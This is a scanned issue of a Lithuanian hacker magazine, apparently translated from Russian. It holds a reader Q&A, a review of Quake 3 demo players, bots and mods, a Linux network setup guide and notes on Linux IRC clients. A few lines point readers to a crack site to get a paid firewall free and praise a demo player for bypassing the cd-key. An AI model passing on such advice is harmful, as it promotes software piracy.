papildomai.

Q: Užsiregistravau pas vieną IPT, ar jis pastebės, jei įeisiu iš kito *logino*?

H Jei turi smegenis, tai pastebės. O jei ne, tai gyvensi sau ramiai. Jei elgsiesi teisingai, tai nieko neatsitiks. Tačiau daž-niausiai IPT nestoja į jokius ginčus, o tiesiog atjungia žmogų. Šiaip, rizikos yra visuomet. Jei bijai rizikuoti, tai kam išvis pradėti kažką daryti? Čia tau patarimas: jei nutarei užsiimti hakerių darbais, tai būk paranojiku – tik tai galės išgelbėti tavo užpakalį.

Q: Štai ko noriu paklausti: ar gali būti, kad viena programa sėdi kokiam nors *porte*, pavyzdžiui, TCP 666, o kita sėdi ir stebi šį *portą*?

H Kita programa laisvai gali stebėti kitą *portą*. Tokios programos vadinamos *snifferiais*. Maža to, *snifferiai* gali stebėti visą *trafiką*, o ne atskirus *portus*.

Q: Kur gauti nemokamą saugos sieną?

H Nemokamos ieškok nemokamose operacinėse, turbūt supratai, kad **nixuose*. Čia tokių programų – kiek nori. O mūsų požiūriu geriausia saugos siena yra komandos "System7" (www.system7.com). Deja, ji nėra nemokama, bet "Astalavista" padeda išspręsti šią problemą.





KARINIS KVAKERIO SOFTAS


Jakie www.pcgamer.ru, icq:341704, jakie@xakep.ru, vertėja: Ramunė (mail@hacker.lt)

Programos, *utilitos*, *patčai* – svarbūs dalykai, ir kvakeriavimas – ne išimtis. Jei atskaitos tašku pasirinksim pirmojo "Quake" pasirodymą, tuomet suskaičiuoti visų iki vienos *utilitos* būtų neįmanoma. Daugelis jų buvo nereikalingos, kitos – nepatogios, tačiau kai kurios (jų buvo, suprantama, nedaug) ilgam išliko mūsų atmintyje kaip itin naudingos. Dabar – 3-iasis "Quake" periodas, ir kitiems "Quake" sukurtos *utilitos* pamažu traukiasi į antrąjį planą Kas gi įdomaus ir naudinga buvo sukurta būtent trečiajam "Quake"? Jei nori sužinoti atsakymą, turėsi perskaityti šį straipsnį iki pabaigos...

"DEMKOS"

Na, ir kas gi nemėgsta jų žiūrinėti? Juk žiūri visi, išskyrus Devilą (siūlau prisiminti interviu su juo viename iš ankstesnių "Hackerio" numerių) :). Tačiau kurią programą pasirinkti? Kuri jų tinkamiausia? Pažvelkime atidžiau.


"Demoplay"



Legendinė programa :)

Tai viena pirmųjų ir, žinoma, likusi visų šviesiojė atmintyje, programų. Ja naudotis galima ir šiais laikais, tačiau programa turi keletą trūkumų, dėl kurių negalima vadinti ją sėkminga. Pagrindinis trūkumas – tai kova su *cd-key* :). Jei tu jo neturi, tuomet gali "užsilenkti" iš karto. Antrasis trūkumas – tam tikri programos apribojimai: jos autoriai tiesiog pavargo nuo kodavimo ir apleido atnaujinimą. Tad ir sustingo "Demoplay" 2.4-ojoje versijoje. Nepaisant to, Q2/Q1 programa veikia puikiai. Paskutiniąją versiją gali persipompuoti iš **http://demoplay.gibbed.com/**.

"Q3demoplayer"



Puikus grotuvas, kai dirba...

Tai "DizzolVe" kūrėjo darbelis (jų mūsų apžvalgoje sutiksi dar keletą). Ši programa visai neblogai groja *demkas*, egzistuoja peržaidimo greičio didinimo/mažinimo faktoriai. Tačiau yra ir vienas trūkumas, dėl kurio, tarkim, aš, negalėjau paleisti šios programos savo kompiuteryje (teko testuoti pas bičiulį). Programos autorius teigia, jog tai "Windows" kiaulystė.

Ką gi... gali būti. Paskutiniąją programos versiją galima persipompuoti iš **http://armagedron.bo-om.ru/q3demoplayer.zip**.



Pats funkcionaliausias demoplejeris

"Demo Show Creator"

Tiesiog pribloškianti savo funkcionalumu programa: gali vaikštinėti po direktorijas, ieškant *demų* (kažkas panašaus į *acdsee explorer*), gali iš *demų* kurti *play list*, gali perjunginėti versijas, turi galimybę pasipildyti informacijos apie *demą*, kurią galėtų perskaityti ir kitas *dsc* naršytojas ir, visų svarbiausia, – suteikia galimybę peržiūrėti absoliučiai visą informaciją apie *demką*: santykis, žemėlapis, žaidėjai, *fragai* – aprėpiama viskas! Programa būtų ideali, jei ne vienas BET – *cd-key*, be kurio 1.27h *demkos* atkrinta. Paskutiniąją versiją galima persipompuoti iš **www.3dcenter.de**.



GeekPlay

BY: ANDREAS THORSTENSSON <BDS@GEEKBOYS.ORG>

HTTP://WWW.GEEKBOYS.ORG/GEEKPLAY/

"Geekplay"


Geriausias plejeris

Tai viena pačių paprasčiausių programų, kurias teko matyti. Porą kartelių spustelėjai ir ji pasirengusi darbui (o ko gi daugiau reikia?). Programa turi ir savo 1.17 bei 1.27 *demų* konverterį, kas suteikia galimybę nesikamuoti jas išskirstant, konvertuojant ir t. t. Svarbiausias šios programos bruožas – ji apeina *cd-key* :). Taigi paprasčiausiai pakrauna programą, ir tiek. Savaime suprantama, yra galimybė peržiūrėti *demkas* norimu greičiu. Mūsų pasirinkimas. Paskutiniąją versiją visuomet galima persipompuoti (niekad nebūtum atspėjęs iš kur): **www.geekboys.org** :).

KONFIGŪRACIJOS

Konfigūracijų rašymas darbščiosiomis rankelėmis – reikalingas ir net teisingas dalykėlis, tačiau ne visi mėgsta taip elgtis. Štai todėl buvo sukurtas pakankamas kiekis programų, kurios atlieka šį nuobodų darbelį vietoj tavęs, tinginėlio, ir gelbėja nustatant kai kurias pasirinktis (mažumėlę primena "Windows", ar ne?).

"ConfigMaker"



Hakerių relizas

Labai miela, jog ši programos versija buvo sukurta būtent "Hackeriui". Trumpai apie ją. Labai patogi. Taip pat universali (egzistuoja keletas galimų nustatymų tipų), su daugybe skrinų ir puikia anotacija. Visų svarbiausia – visiems arba daugeliui suprantama rusų kalba! Apskritai, jei tau reikia, visiškai realus konfigas per 10 minučių, – ši programa skirta būtent tau. Persipompuoti paskutiniąją versiją gali iš **http://armageddron.boom.ru/q3configmaker.zip**.

BOTAI

Ties šia antrašte daugelis turbūt susimąstys: "Na, kam mums tie botai?" Gal jūs ir teisūs, tačiau kai kuriuos peržiūrėti vertėtų. Juk kartais būna malonu sudoroti Lakermaną ;)-.

"LakerBot"

"Napalmo" nuomone, būtent šis botas visų geriausias. Iš tiesų šaudo jis neblogai, tačiau juda bei stringa – tiesiog kaip kritantys 95-ieji "Windows" Trūkumu galima laikyti ir programos pakrovimo metodą: reikia sukurti atskirą MOD direktoriją ir krauti ją būtent kaip modą. Savaime suprantama, jog atkrinta tokios *fičios* kaip *osp hud* (prisimink, ką perskaitei praėjusiame "Hackerio" numeryje)... Taigi – *botas* mėgėjams.

APŠALĖLIS

Savo laiku šis botas sukėlė labai daug triukšmo. Tam buvo savų priežasčių. Jo taiklumo negalima lyginti absoliučiai su niekuo. Paradoksalu, bet trūkumai – jo privalumuose. Dėl jo žvėriško šaudymo (tarkim, iš *mašingano*) tenka keisti visą žaidimo taktiką, o tai savo ruožtu nėra labai gerai. Trumpiau tariant, drauguži, visų geriausiai žaisti su senu mielu "Anarki" ;-).

SVARBI INFORMACIJA (AKA MUST HAVE)

Toliau bus visų reikiamų nustatyti "Quake3 Arena" failų *linkai*.

www.polosatiy.com/files/click.php3?id86
www.olosatiy.com/files/click.php3?id85
http://pk.dtf.ru/russian/files/files/q3pointrelease127hbeta.exe

OSP

Pirmiausia dar kartą perskaityk praėjusįjį numerį, kuriame rasi išsamios informacijos. Šį kartą trumpai:

1.17h versijai:

www.orangesmoothie.org/downloads/beta/z-osp-cgame099n.pk3 – standartas.

1.27h versijai:

www.orangesmoothie.org/downloads/beta/op-quake3-099s2.zip – straipsnio rašymo metu – paskutinė *osp* (nemėgstu gauti laiškų, kuriuose rašoma: "na, kam tas pasenusias versijas aprašinėji" ;-)).

PROGRAMUOTOJAMS

"Quake3" pradinę medžiagą galima drąsiai persipompuoti iš:

www.polosatiy.com/files/click.php3?id89.

Tačiau kam gi to reikia? -)

www.polosatiy.com/files.click.php3?id112.

Na, o čia yra pakankamai įdomios informacijos apie *boto* kūrimą/redagavimą. Pamėginti sukurti pačiam niekada ne vėlu.

TVIKERIAI/REDAKTORIAI


"Q3radiant"

Tai viena populiariausių, plačiausiai naudojamų programų. Jei dar jos nenaršei, gali manyti, jog apie "Quake 3" nieko neišmanai ;-). Persipompuoti privaloma!

www.polosatiy.com/files/click.php3?id98. Dar vieną redaktorių tikrai surasi, jei užsuksi į www.polosatiy.com/files/click.php3?id99. Na, tiesą sakant, nieko įdomau čia nėra, tai tiesiog dar vienas redaktorius, kuris vargu ar kam nors patiks.

VISA KITA (arba, kaip mėgsta sakyti užsieniečiai, MISCLLENIOUS)

"Dzip"



Quake archive

Puiki programa, tinkama *quake demams* sutraukti, tiesa, ji tinka tik šiam veiksmui. Visuomet maniau, jog niekas negali geriau sutraukti *demkos*, tačiau neseniai palyginau paskutiniąsias "Winrar" ir "Dzip" versijas, ir paaiškėjo, jog programa mirė :(. "Winrar" supakavo 1.5 Mb failą 20 Kb kompaktiškiau (jei nustatysi maksimalų sutraukimą). Paskutiniąją versiją visuomet surasi **http://planetquake.com/sda/dzip/download.html**.

PS2/Rate

Drauguži, turbūt nedaug beliko piliečių, kurie neturėtų šios programėlės. Tiems nelaimėliams primenu, jog programa suteikia galimybę *ps2* jungčiai įsibėgėti padedant pelytei ir yra nepakeičiama kiekvieno žaidėjo pagalbininkė. Be jos mes visi žaistume kaip "palosai" ;). Persipompuok iš: **http://pk.dtff.ru/russian /files/files/ps2rate.zip**



"Game-dlls"

Ši programa suteikia keletą papildomų *fps*, žaidžiant "Quake". Tiesą sakant, jei jų turi nors 150-200, tuomet ši programa tau ne itin ir reikalinga. Tačiau jei iš 40-ties arenoje niekaip neišsikapstai, tuomet bėk kuo greičiau ir persipompuok šią aukso gyslą ;-). Pompuok iš **http://pk.dtf.ru/russian/files/files/game-dlls.zip**.

"Demos converter"

Pradėjęs apžvalgą, šią programą priskyriau *demoms*, tačiau paskui perkėliau į šią pastraipą. Tiems, kurie nesuprato esmės, aiškinu, jog ši programa konvertuoja 1.17 ir 1.27 versijų *demkas* (visų mūsų džiaugsmui, tiek pirmyn, tiek atgal). Iš princip ji pateikiama kartu su neseniai pasirodžiusiais *demų plejeriais*, tačiau galima ir pačiam konvertuoti ;-). Pasiimti programą gali nukeliavęs į **http://pk.dtf.ru/russian/files/files/converter.zip**.

"Q3Bench"

Visai nebloga *fps* testavimui skirta *utilita*. Gerai žinoma tiems, kurie naudojasi ja *ixbt* skaičiuodami *fps* :). Turi devynias galybes nustatymų ir darbo metodų. Tačiau, mano nuomone, lengviau konvertuoti seną pažįstamą *demo001.dm3* ir ramiausiai testuoti *fps* per kvaką. Jei kas dar nežino, surinkti reikės taip: *demo demo001.dm3*. Paskutiniąją "Q3Bench" versiją rasi adresu: **www.outragedgames.com/Q3Bench**.

Demo meniu

Šios programos autoriui (kazin kokiam Przybycie ;-) nepatiko įprastas "Quake" *demo* meniu tipas. Ir jis, truputėlį pamąstęs, ėmė ir parašė *pk3* failą, kuris sugebėjo pasiekti net atokiausius mūsų gimtosios šalelės kampelius. Šis failas garsus dar ir tuo, jog absoliučiai neturi įtakos susijungiant su nustatytu serveriu. Vienintelė programos problema vyrukas laiko tai, jog koks nors gudročius naršytojas pervadins šį aukso vertės failą, tuomet programa nustotų veikusi ;-). Persipompuoti programą gali iš **http://pk/dtf.ru/russian/files/files/127demomenu.zip**.

LINKSMINTOJĖLĖS

Savaime suprantama, jog labiausiai laukei būtent šio skirsnio. Et, kokios ten programos, *utilitos*, nustatymai? Pasilinksminkime ;-)

"Funnames"

Jau pats pavadinimas kelia šypseną. Tai programa, skirta išvaizdžiam *nikui* sukurti. Gali būti, jog ji tam ir padeda, tačiau smūginiu metodu (*imho*) vis tiek kokybiškiau pavyksta. Siūlomos visos spalvos, visi galimi simbolių variantai. Trumpiau tariant, naudojantis šia programa galima sukurti absoliučiai visus *nikų* tipus. Pompuokis iš: **http://www.polosatiy.com/files/click.php3?id 108**.

Dar viena šauni programa (tiesa, ją galima priskirti ir tvikeriams). Ji pašalina pranešimus tarp vienos programos žaidėjų. Reikalingas dalykėlis, jei nenori, jog visas pasaulis sužinotų apie tavo *super puper* slaptus pranešimus ;-). Persipompuok iš **www.polosatiy.com/files/click.php3?id95**.

MAPAI/MODAI

Pateiksiu tau paprasčiausią sąrašą:

http://pk.dtf.ru/russian/files/files/q3jdm8a.zip – mažutėlė, tačiau labai įdomi ir žaisminga mapa, rekomenduoju. Aka *cpml*.

http://pk.dtf.ru/russian/files/files/cpm1a.zip – ta pati mapa. Šiek tiek žinomas pakeistas paprastojo *cmp1* variantas vadinamas *cmp1a* :).

http://pk.dtf.ru/russian/files/files/q3dm6tmp.zip – populiariausia *timpleijinė* korta, *must download*.

http://pk.dtf.ru/russian/files/files/q3dm7tmp.zip; **http://pk.dtf.ru/russian/files/files/q3dm12tmp.zip**; **http://pk.dtf.ru/russian/files/files/q3dm14tmp.zip** – likusios šios serijos kortos.

http://pk.dtf.ru/russian/files/files/ztn3dm1.zip-ztn – na, kas gi nepažįsta? Puiki mapa, pompuokis!

http://pk.dtf.ru/russian/files/files/ztn3tourney1.zip – šiek tiek pakeistasis ankstesniojo mapo variantas, sukurtas specialiai *cpl*. Teks pereiti prie šio mapo, nors iš esmės niekas nepakito ;-).

www.polosatiy.com/files/click.php3?id110 – *promode*. Labai įdomus falsifikatas, tačiau, deja, pradingęs užmarštin. Šis modas – tai sugrįžimas prie "Quake1", prie jo greičio ir daugialypumo. Jei dar neregėjai, bėgte ;-) į **www.polosatiy.com/files.click.php3?id124** – "Head Hunters". Šis modas egzistuoja labai seniai. Užtikau jį visiškai atsitiktinai, maniau, jog "Q3" versijos paprasčiausiai neegzistuoja. Trumpai apie žaidimą: reikia atnešti priešininko makaulę prie altoriaus, beje, geriausia tų makaulių kaip įmanoma daugiau (tačiau ir pačiam būti *užfragintі* – taip pat itin realu). Pati idėja tikrai įdomi. Nors turiu pridurti, jog "Q1" buvo įdomiau :\ **www.polosatiy.com/files/click.php3?id94** – "Rocket Arena". Vakaruose ji mėgstama ne ką mažiau nei paprastasis "Quake". Reikia ir mums priartėti prie šios kultūros :).

Na, štai, tiesą sakant, ir viskas. Išvardijau praktiškai visas "Quake 3" programas programėles. Tikiuosi, jog mano pasirinkimas ir tau buvo įdomus. Jei ką ir praleidau, tau suteikiama galimybė mane papildyti. Bet tik tuo atveju, jei ką praleidau ;-)).



LINUX tinklo derinimas

ppnmrv (?pnmrv@gagarinclub.ru), vertėjas: Maxas (max@hacker.lt)

Na, ką, pipire? Matau, kad visus praėjusius "H." numerius tu atidžiai perskaitei ir dabar surinkęs žmonių iš savo namo komandą esi pasiryžęs sukurti tinklelį. Jau nusipirkai ir įvedei kabelius, turi tinklo plokščių pakelį. Tai, aišku, yra gerai, bet yra ir problema - vakar tu atsikratei "Windows" ir įkišai vietoj jų į savo *hardą* LINUX, o dabar laužai galvą nežinodamas, kaip sukonfigūruoti tinklą iš Pingvino. Nesijaudink, mano straipsnis būtent apie tai, ir perskaitęs jį galėsi derinti tinklą užsimerkęs.

Pirma

Pirmas dalykas, kurį turi sužinoti apie savo tinklo plokštę - tai jos gamintojo pavadinimas bei modelis :-). Visa tai gali būti parašyta ant dėžės arba ant pačios plokštės. Toliau užeik į saitą **http://cdb.suse.de/cgi-bin/scdb?HTML=ENGLISH/cdb_listtemplates/menu.htm&LANG=ENGLISH** ir uždėk taškelį šalia "Network Adapter", toliau (jei norėsi) gali įrašyti gamintojo pavadinimą (*Manufacturer*), ir viskas - pamatysi lentelę su informacija apie gamintojus, tikslius tinklo plokščių pavadinimus bei statusą - ar veikia ši plokštė LINUX sistemoje, ar ne. Bet tai dar ne viskas! Jei paspausi kokį nors plokštės pavadinimą, tai atsiras dar viena lentelė, pagal kurią bus galima nustatyti, kuris iš *draiverių* pažadins tavo plokštę ir galės su ja veikti. Prisiminkim tai!!!

Po to, kai visas aprašytas procesas bus baigtas, kraunam LINUX. Taip pat reikės žinoti visus tinklo parametrus: savo IP adresą, potinklio šabloną (*netmask*), šliuzo (*Default Gateway*) IP adresą bei DNS serverio IP adresą. Variantų čia gali būti be galo daug, bet šiuo metu populiariausias yra toks - vienas tavo draugelis arba tu sudarai sutartį su "Telekomu". Tuomet vienas išskiriamas kaip *routeris* (tai gali būti ir tavo kompas, o gali būti senas purvinas 486, į kurį tu įkiši "FreeSCO" - LINUX *routeris*). Tada konfigūruojamas *routeris*. Čia gali būti du labai populiarūs variantai: vidinių IP adresų naudojimas arba *proxy* serveris. Abiem atvejais *routeryje* turi būti modemas, kad prisijungtum prie "Tako", ir tinklo plokštė, kad per tą modemą galėtų išeiti visas tinklas. Taigi jei pasirinksi vidinius IP, tai *routeryje* turėtų būti atitinkamai sukonfigūruota NAT ("Network Address Translation") programa, kuri vers išeinančiuose paketuose vidinius IP į išorinį ir atvirkščiai įeinančiuose. Vidinių IP adresų intervalai yra tokie: 10.0.0.0 - 10.255.255.255 (A klasė), 172.16.0.0 - 172.31.255.255 (B klasė) ir 192.168.0.0 - 192.168.255.255 (C klasė). Jei naudosi *proxy* serverį, tai visi tinkle esantys žmonės turės nurodyti, kad išeina į inetą per tam tikrą kompą ir per tam tikrą *portą*.

Na, ką, pipire? Matau, kad visus praėjusius "H." numerius tu atidžiai perskaitei ir dabar surinkęs žmonių iš savo namo komandą esi pasiryžęs sukurti tinklelį. Jau nusipirkai ir įvedei kabelius, turi tinklo plokščių pakelį. Tai, aišku, yra gerai, bet yra ir problema - vakar tu atsikratei "Windows" ir įkišai vietoj jų į savo hardą LINUX, o dabar laužai galvą nežinodamas, kaip sukonfigūruoti tinklą iš Pingvino. Nesijaudink, mano straipsnis būtent apie tai, ir perskaitęs jį galėsi derinti tinklą užsimerkęs.

Konfigūravimas

Yra du LINUX tinklo konfigūravimo būdai: iš komandinės eilutės redaguojant failus arba naudojant programą "Linuxconf" (arba *netcfg*). Aš papasakosiu apie antrą būdą lygiagrečiai aiškindamas, kuriuose failuose yra tas arba anas dalykas. Tai padės tau pažinti LINUX iš arčiau.
Paleidžiam "Linuxconf" ir pasirenkam meniu punktą "Networking", o toliau "Vasic Host Information". Tada atsiranda kažkas panašaus į lentelę, kur reikia įrašyti duomenis apie savo kompą:

- *host name* - turi prasmę tik vietiniame tinkle su *domenu* ir DNS tarnyba. Paprastame vietiniame tinkle jo pildyti lyg ir nereikia.

- Parašom paukščiuką šalia *Adapter1 - Enabled*, ir konfigūravimo tipas - *Manual*.

- *Primary name + domain* - irgi nebūtinas dalykas.

- *Aliases* - analogiškai.
- *IP address* - čia įvedi savo IP adresą.

- *Netmask* - potinklio šablonas, pagal kurį nustatoma, ar kompai yra viename IP tinkle, ar skirtinguose. Dažniausiai yra naudojamas klasikinis C klasės šablonas - 255.255.255.0. Jį naudoja net imant vidinius A klasės adresus, nes tai leidžia sukurti daugiau nepriklausomų tinklų.

- *Net Device* - jei turi tik vieną plokštę, tai rašyk *eth0*, jei tai jau antra - tai *eth1* ir panašiai.

- *Kernel Module* - turėsi prisiminti savo plokštės modulio pavadinimą ir įrašyti jį. Modulis - failas su išplėtimu **.o*, kuris saugomas */lib/modules*. Jei tu nieko neištrynei, tai direktorijoje NET rasi visus turimus sukompiliuotus tinklo plokščių modulius.

Štai ir viskas

Rimtai, jau viskas! Paspaudi "Accept" ir grįžti atgal, į tinklo konfigūracijos meniu. Toliau gali įrašyti DNS serverio IP adresą užėjęs į "Name Server Specification" ir šliuzo IP adresą pasirinkęs "Routing & Gateway" -> "Set Default". Toliau "Accept", "Quit", "Quit", "Activate the changes", "Quit" (atrodo, nieko nepraleidau). Tada komandinėje eilutėje rašome *ntsysv* - atsiranda meniu su automatiškai paleidžiamų servisų sąrašu. Svarbu, kad servisas *network* būtų pažymėtas žvaigždute iš kairės. Tuomet išeinam ir surenkam:

/etc/rc.d/init.d/network/restart - paleisime tinklo servisą iš naujo.

Dabar komandinėje eilutėje rašome *ifconfig* - turėtume pamatyti suvestinę apie tinklinius interfeisus. Suvestinė turėtų būti tokio pavidalo: interfeiso pavadinimas - jo aprašymas. Mažiausiai turi būti du interfeisai: *eth0* ir *lo*. Jei matai abu, tai viskas yra gerai, ir būtų pats tas laikas pabandyti *pinguoti* kurnors iš savo LAN draugų, kad sužinotum, ar veikia tinklas.

Jei kažkas negerai

Čia jau reikės ryžtingumo ir fantazijos. Norėdamas priversti šią nesveiką plokštę veikti, turėsi susidurti su keliom komandom, apie kurias dabar ir pašnekėsim.

Naudingi failai:

/etc/sysconfig/network-scripts/ifcfg-eth0 (*arba tiesio eth0*) - failas, kuriame yra interfeiso pavadinimas (*eth0*), IP, *netmask*, "Network", "Broadcast" ir dar krūva parametrų, kurių esmės taip ir nepavyko suvokti :-).

/etc/resolv.conf - DNS serverių IP adresai.
/etc/sysconfig/network - *host name, domenas*, šliuzo IP adresas.

/etc/conf.modules - kraunamų modulių sąrašas, pavyzdžiui, tavo plokštė ten įrašyta kaip *alias eth0* <modulio pavadinimas>.

Paprastai plokštės parduodamos pritaikytos PCI režimui - kai jos pačios gali išsirinkti laisvą pertraukimo numerį bei įvedimo/išvedimo adresą. Tačiau kai kuriose motinose šios plokštės atlieka neįprastus veiksmus. Norint to išvengti, reikia jas pervesti į "JumperLess" režimą. Daroma tai iš DOS naudojant plokštės gamintojo programas.

Komandos:

Jei reikia pakrauti modulį rankiniu būdu, tai daroma komanda *insmod <modulio pavadinimas>* arba *modprobe < modulio pavadinimas >*. Norėdamas peržiūrėti pakrautų modulių sąrašą, naudok komandą *lsmod*, modulio pašalinimui iš atminties - *rmmod < modulio pavadinimas >*.

Kiti pavojai

Dabar apie motinas. Man taip ir nepavyko priversti RTL8139 ir NE2000 plokštės veikti motinoje "Cyrix-Media-GXM-All-in-One". Matydavau juokingus pranešimus, pavyzdžiui, "Timeout waiting for Tx-RDC", maždaug kas minutę. Tačiau 3c-509 ("3Com") veikia be jokių problemų iki šiol, kas įrodo - "3Com" *rulez*!

Pingvino IRC


Zlobot (lapkarelief@mail.ru), vertėjas: Maxas (max@hacker.lt)

Bendrauti!

Kad ir ką sakytų kunigai, tačiau be bendravimo, kad ir virtualaus, gyvenimas nebūtų linksmas. Vieni valandų valandas sėdi ICQ *čatuose* ir jau turi kontaktų sąrašą, kurį perskaityti trunka gana nemažai laiko, antri neišlenda iš *web čatų*, treti jau seniai visus savo klausimus bando sutvarkyti IRC kanaluose. Yra gausybė skirtingų IRC klientų įvairioms operacinėms, tačiau UNIX čia akivaizdžiai laimi - juk IRC atsirado būtent **nix* sistemose. Aš papasakosiu apie geriausiai žinomus IRC klientus, skirtus LINUX OS.

"X-Chat"

Turi pilnavertį grafinį interfeisą, parašyta GTK ("Gnome"), todėl ir naudojamas dažniausiai tų žmo-



nių, kurie pasirinko "Gnome" kaip pagrindinį interfeisą. Čia yra savų pranašumų ir trūkumų: "Gnome" priešininkai turės instaliuoti GTK kaip jau turimų X bibliotekų papildymą, bet užtat visos temos ir "Gnome" komponentai puikiai sugyvena su "X-Chat". Be puikaus interfeiso, šiam IRC klientui būdingos dar kai kurios ypatingos savybės, pavyzdžiui, automatinis klaidų taisymas (deja, tik *English*), galimybė integruoti naujus *plug-inus* ir PERL skriptus. Na, ir priedo visokios smulkmenos, pavyzdžiui, *URL Catcher*. Instaliavimas paprastas - "X-Chat" yra praktiškai visose LINUX distribucijose.

"Kvirc"

Pagal pirmą šio IRC kliento pavadinimo raidę galima padaryti išvadą, kad jam yra geriausia gyventi KDE interfeisą naudojančioje LINUX OS. "Kvirc" nėra mIRC *klonas*, bet pagal išvaizdą ir galimybes yra labai panašus. Tačiau netrukus mIRC turėtų pradėti pralaimėti pagal visus punktus - vien ką reiškia *IBM Via Voice plug-in Kvircui!* - balso atpažinimo ir sintezavimo sistema. Jau greitai galėsime *čatintis* be klaviatūrų ;).

Instaliavimas:

Parsisiuntęs archyvą ir jį išpakavęs turėsi atlikti tokius veiksmus:

```
./configure
make kvirc
make install
```

Jei kas nors buvo negerai, tai problema paprastai būna paviršiuje:

- Trūksta *Qt* bibliotekų arba tų bibliotekų versijos yra senesnės už 2.0.0 (gali tai patikrinti surinkęs *$ find / -name libqt**).
Jei nerandi *Qt* bibliotekų, vadinasi, turėsi jas persipompuoti iš **ftp://ftp.troll.no/**.
- Negerai įrašytas kelias prie *Qt* bibliotekų. Reikės paleisti konfigūratorių su parametrais:
./configure --with-qt-library-dir="/usr/mylibs/qt/lib" --with-qt-include-dir="/usr/mylibs/qt/include"

Aišku, kad kelius turėsi parašyti savus.

Gimtosios kalbos nustatymas nėra sunkus - apie vartojamą kalbą "Kvirc" sprendžia pagal kintamąjį LANG:
export LANG="am" (am - Arménija :)) - svarbu, kad visi šriftai būtų pakrauti.)

"Zircon"

